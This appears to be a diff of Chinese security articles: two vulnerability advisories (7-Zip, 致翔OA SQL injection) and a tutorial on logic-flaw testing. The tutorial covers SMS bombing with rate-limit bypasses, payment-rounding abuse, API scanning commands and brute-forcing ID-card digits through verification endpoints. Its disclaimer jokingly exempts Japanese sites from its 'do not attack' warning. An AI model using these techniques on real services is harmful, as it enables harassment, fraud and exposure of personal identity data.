
7-Zip是一款免费开源文件归档应用程序,具有高压缩比,可用于压缩和解压文件,支持多种存档格式。
|
||||
|
||||
|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**CVE-2024-11477**
|
||||
|
||||
**漏洞类型:**
|
||||
整数下溢
|
||||
|
||||
**影响:**
|
||||
执行任意代码
|
||||
|
||||
**简述:**
|
||||
7-Zip Zstandard解压缩实现中存在漏洞,由于对用户提供的数据缺乏适当验证,可能导致在写入内存前发生整数下溢,攻击者可能通过构造包含特制数据或压缩内容的恶意文件并诱使目标用户解压,当目标用户使用受影响的7-Zip解压缩该文件时可能触发漏洞,从而可能导致在受影响的7-Zip安装上执行任意代码。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 7-Zip < 24.07
|
||||
|
||||
**0x05 POC状态**
|
||||
- 未公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.7-zip.org/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,41 @@
|
||||
# 漏洞预警 | 致翔OA SQL注入漏洞
|
||||
浅安 浅安安全 2024-12-04 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
致翔OA是一款专注于协同办公与企业管理的办公自动化系统,旨在提升企业管理效率和信息化水平。
|
||||
|
||||
|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**漏洞类型:**
|
||||
SQL注入
|
||||
|
||||
**影响:**
|
||||
敏感信息泄露****
|
||||
|
||||
**简述:**
|
||||
致翔OA的/OpenWindows/open_juese.aspx接口存在SQL注入漏洞,未经身份验证的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 致翔OA
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.zxoa.net/
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,484 @@
|
||||
# 网安牛马碰见WAF如何凑出漏洞数量?(逻辑漏洞篇)
|
||||
WIN哥学安全 2024-12-03 13:39
|
||||
|
||||

|
||||
|
||||
前言
|
||||
|
||||
|
||||
|
||||
前些天写了那个凑数量的漏洞文章,貌似效果不错......
|
||||
|
||||

|
||||
|
||||
|
||||
当初熊猫刚入行的时候,新接个渗透项目,起手就是awvs、sqlmap、xray、appscan、owaspzap等等的一系列扫描器莽怼,碰碰运气,结果惨败在waf拦截之下......
|
||||
|
||||

|
||||
|
||||
对于小白来说,工具就是第二生命呀,用都用不上了怎么渗透?
|
||||
|
||||
|
||||

|
||||
|
||||
有WAF拦截,基本限制了包含特殊字符POC的报文,那渗透报告眼瞅着就要交付了,总不能写个空报告交差吧......
|
||||
|
||||

|
||||
|
||||
那肯定是不可以的,上上上期没写逻辑漏洞,今天熊猫就简单说一说逻辑漏洞都有哪些可以凑凑数量(当然,熊猫这些漏洞用来打SRC也很好用
|
||||

|
||||
|
||||

|
||||
)~~~
|
||||
> 上上上期文章戳这里
|
||||
|
||||
> 熊猫,公众号:吐槽网安的熊猫[网安牛马碰见WAF如何凑出渗透报告漏洞数量?](https://mp.weixin.qq.com/s/QqF1pnsX8KLnIpaT05VwdQ?token=1693450083&lang=zh_CN)
|
||||
|
||||
|
||||
|
||||
说实话逻辑漏洞这玩意是个随缘枪法,能不能一杆进洞主要看运气和手感,也没个特别固定的模版,所以大家就领会精神即可
|
||||

|
||||
。
|
||||
|
||||
**WARN**
|
||||
|
||||
**提前说明一下:**
|
||||
|
||||
**本文章涉及逻辑漏洞主要是提供思路,所有涉及工具只用于安全测试自用,请勿对任何网站进行入侵攻击,小日子的除外......**
|
||||
|
||||
|
||||
**愿兄弟们看完文章之后**
|
||||
|
||||
**划水越来越多,挖洞越来越丝滑**
|
||||
|
||||
**注:本期只发逻辑漏洞,后续会再出一些特殊RCE单独再发一篇文章**
|
||||
|
||||

|
||||
|
||||
**1.并发短信、邮件轰炸**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
发现网站存在短信、邮件发送接口,通常在登录、注册、密码找回位置。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
通过利用BurpSuite或者其它抓包截断工具,抓取发送验证码的数据包,并且进行重放攻击,如重放有过滤就尝试python脚本并发尝试。
|
||||
```
|
||||
注意:
|
||||
1.BurpSuite的Repeater重放不能完整的测试出轰炸漏洞;
|
||||
2.BurpSuite的Intruder批量发送也不是Fuzz的唯一方式。
|
||||
```
|
||||
|
||||
复现截图:
|
||||
|
||||
大家都知道的熊猫就不说了,讲下并发、绕过,切记!!
|
||||
BurpSuite的Intruder
|
||||
并不是并发,而是有顺序的重放。
|
||||
|
||||
**并发轰炸**
|
||||
|
||||
|
||||
|
||||
|
||||
**方法1-并发**
|
||||
|
||||
先讲讲比较高效的并发测试方式
|
||||
```
|
||||
先本地下载一个BurpSuite并发插件:
|
||||
https://github.com/PortSwigger/turbo-intruder/releases/tag/1.0.19
|
||||
```
|
||||
|
||||
本地导入插件
|
||||
|
||||

|
||||
|
||||
找到要进行轰炸的接口报文,爆破位置添加%s(没有参数任意位置添加即可)
|
||||
|
||||

|
||||
|
||||
选择插件
|
||||
|
||||

|
||||
|
||||
选择脚本为race.py
|
||||
```
|
||||
这里执行30次(想改就改)
|
||||
concurrentConnections=30 并发连接数, 默认就好
|
||||
requestsPerConnection=100 并发连接请求数
|
||||
```
|
||||
|
||||

|
||||
|
||||
点击攻击
|
||||
|
||||

|
||||
|
||||
|
||||
搞定收工
|
||||

|
||||

|
||||
~~~~~
|
||||
|
||||
|
||||
**绕过轰炸**
|
||||
|
||||
|
||||
|
||||
|
||||
**方法2-绕过**
|
||||
|
||||
再讲讲常见的绕过过滤进行轰炸方式
|
||||
|
||||
1、在前方后面加如下字符:
|
||||
```
|
||||
%86、%00、加空格、+86、0086、86、086、0、/r,/n......
|
||||
```
|
||||
|
||||

|
||||
|
||||
2、进行能解析编码,如手机号前加%3编码url编码比如我的号码是17801234567,可以把手机号编为%31%37%38%301234567这个%3在手机号里面随便放(挺有用);
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
3、修改返回值绕过短信&邮箱轰炸限制如果是前端验证后发送验证码,就可以通过修改返回值;
|
||||
|
||||
4、加垃圾字符在前面或者后面加xiongmaozhenshuai;
|
||||
|
||||
5、双写绕过但是这里双写不是为了两个手机号收到同一条短信,而是为了能够继续发送验证码。例如:使用phone=1&phone=1绕过、phone=1,1绕过等思路;
|
||||
|
||||
6、修改ip绕过有些同样是验证当前IP的,如果当前ip短时间内获取短信或者邮件达到一定次数就会限制,那么就可以修改ip或者使用代理ip来轰炸
|
||||
|
||||
......太多了,就不一一说了,有缘者随机试试即可......
|
||||
|
||||
|
||||
**2.支付四舍五入漏洞**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
涉及支付功能。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
我
|
||||
们用
|
||||
余额充值为例,余额都是保留到分(也就是0.00)当然有些区块链的网站可能会更精确
|
||||
。
|
||||
|
||||
如果我们充值0.001会怎么样呢?
|
||||
|
||||

|
||||
|
||||
那么开发一般会前端判断我们输入的数字,或者直接把后一位四舍五入了。
|
||||
|
||||
复现截图:
|
||||
|
||||
举例:先充值0.001
|
||||
|
||||

|
||||
|
||||
支付宝直接报错,因为第三方支付是只能充值到分的
|
||||
|
||||

|
||||
|
||||
继续尝试:尝试一下充值
|
||||
0.019
|
||||
|
||||

|
||||
|
||||
充值成功~~~美滋滋
|
||||

|
||||

|
||||
~~~
|
||||
|
||||

|
||||
|
||||
**3.API未授权漏洞**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
发现网站Swagger接口泄露、或者接口很多很随意。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
这个漏洞基本就是工具开扫就完事了,通过API扫描工具或者本地BurpSuite用熊猫的这个字典来扫描,然后慢慢等就完事了。
|
||||
|
||||

|
||||
|
||||
然后自
|
||||
高向低筛选
|
||||
返回长度。
|
||||
|
||||
有可能这个时候就会扫描到各种乱七八糟的信息泄露
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
美滋滋~~~
|
||||
|
||||
工具分享:
|
||||
```
|
||||
Swagger-hack工具:
|
||||
下载链接:https://github.com/jayus0821/swagger-hack
|
||||
使用命令:python3 swagger-hack2.0.py -u ip地址
|
||||
```
|
||||
|
||||

|
||||
```
|
||||
spring-boot漏洞扫描工具:
|
||||
下载链接:https://github.com/AabyssZG/SpringBoot-Scan
|
||||
使用命令:python SpringBoot-Scan.py -u url
|
||||
```
|
||||
|
||||

|
||||
|
||||
除此之外js中也会包含API信息(划重点),比如:
|
||||
|
||||

|
||||
|
||||
复现截图:
|
||||
|
||||
API搞到了之后就可以去构造数据包,比如:
|
||||
|
||||
/manage/cas/doLogin?userToken=【拼接用户ID】
|
||||
|
||||

|
||||
|
||||
再比如:
|
||||
|
||||

|
||||
|
||||
GET访问不通,使用POST拼接字符
|
||||
|
||||

|
||||
|
||||
搞定收工~~~~
|
||||
|
||||
**4.并发创建(限制绕过)**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
切记!!!万物皆可并发~~干就完了
|
||||

|
||||
,并发使用场景多得很,兄弟们可以凭感觉莽怼。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
点击创建之后抓包,使用上面分享的那个BurpSuite插件做并发创建处理。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
复现截图:
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
搞定收工~~~~
|
||||
|
||||
**5.认证资源无限调用**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
存在实名认证、手机号认证位置功能。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
这个名字是熊猫随便起的,大家领会精神即可~~~
|
||||
|
||||
所谓认证资源无限调用,就是网安牛马可以无限调用一些实名认证或者身份核实接口,实现暴力猜解用户个人部分身份信息的行为,上案例!!!
|
||||
|
||||
我们通常会碰到B端的身份认证功能界面为这样:
|
||||
|
||||

|
||||
|
||||
前端提交数据,传递至后端,如果数据正确返回:
|
||||
|
||||

|
||||
|
||||
如果数据错误则返回:
|
||||
|
||||

|
||||
|
||||
那我们假设你知道熊猫的名字,知道了熊猫的生日,知道了熊猫的家庭地址,是不是可以通过这个功能猜到熊猫的身份证后4位呢?
|
||||
|
||||

|
||||
|
||||
所以我们可以把熊猫的姓名、身份证号前几位输入,然后把后4位或后6位进行爆破,赶紧试试~~~
|
||||
|
||||

|
||||
|
||||
|
||||
复现截图:
|
||||
|
||||
****
|
||||
爆破成功~~美滋滋~~~
|
||||
|
||||
**6.会话注销失效**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
莽怼。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
通过手动点击注销登录之后使用注销的token继续尝试增删改查。
|
||||
|
||||

|
||||
|
||||
复现截图:
|
||||
|
||||

|
||||
|
||||
**7.会话固定**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
莽怼。
|
||||
|
||||
漏洞复现:
|
||||
|
||||
登录前后对比token即可,
|
||||
会话一致则存在漏洞,会话不一致则不存在。
|
||||
|
||||
复现截图:
|
||||
|
||||

|
||||
|
||||
|
||||
**5.COOKIE假冒测试(越权漏洞)**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
莽怼。
|
||||
|
||||
漏洞复现:
|
||||
|
||||

准备高低权限账户,分别登录并记录token。
|
||||
```
|
||||
管理员token:******管理员******
|
||||
用户token:******用户******
|
||||
```
|
||||
|
||||
使用低权限token对管理员token进行操作,查看是否可以增删改查,如可以则存在漏洞。
|
||||
|
||||
复现截图:
|
||||
|
||||
|
||||
|
||||
|
||||
**8.多点认证缺陷**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
莽怼。
|
||||
|
||||
漏洞复现:
|
||||
|
||||


本地使用两个浏览器,比如火狐和谷歌,使用相同账户分别登录测试网站,使用任意浏览器内对数据进行增删改查,另一个浏览器刷新查看操作是否成功,如成功,则存在该漏洞。
|
||||
|
||||
复现截图:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**9.响应报文修改漏洞**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
所有的结果判定功能点,比如,密码修改是否成功、登录是否成功、是否认证成功、是否下载成功......
|
||||
|
||||
漏洞复现:
|
||||
|
||||
这个漏洞就全凭感觉和经验了,熊猫只做常规案例分享了。
|
||||
|
||||

举例,短信登录位置:
|
||||
|
||||
|
||||
|
||||

随意输入手机号,抓取响应包~~~
|
||||
|
||||
|
||||
|
||||

修改false为true尝试
|
||||
|
||||
复现截图:
|
||||
|
||||
|
||||
|
||||
**10.JS文件溯源**
|
||||
|
||||
漏洞场景:
|
||||
|
||||
上面的API漏洞说了,js文件其实很重要.......
|
||||
|
||||

前些日子熊猫审核公司SRC漏洞时收到个云控制台接管漏洞
|
||||

|
||||
!
|
||||
|
||||
|
||||
|
||||
尼玛,吓得菊花一紧!!
|
||||
|
||||
|
||||
|
||||

仔细溯源发现是一个外包项目,立项阶段都是正常安全评审,漏洞修复,安全产品部署,这个项目运行半年后,一些配置需要修改,但是外包的开发人员离职了,临时找了个其他人来顶,因为需求着急,外包远程操作开发在使用webpack工具打包前端项目时,使用dev开发环境,带出配置信息,js里面携带了:
|
||||
|
||||
SecretId、SecretKey......
|
||||
|
||||
|
||||
|
||||
白帽子拿到了key之后就cf接管创建了个云子账户.......
|
||||
|
||||
所以切记!!!js里面有宝藏~~~
|
||||
|
||||
漏洞复现:
|
||||
|
||||
简单分享个案例,如下是某个edu系统的前端js审核结果
|
||||
|
||||

|
||||
|
||||
可以
|
||||
发现有个数
|
||||
据判定接口(get方法构造请求,post传输参数),如不是很了解推荐可以了解一下ajax~~
|
||||
|
||||
复现截图:
|
||||
|
||||
剩下就简单了,浏览器hackbar开始盲怼~~
|
||||
|
||||

|
||||
|
||||
没想到报错爆出另一个参数,然后构造语法开始对管理员密码重置
|
||||
|
||||
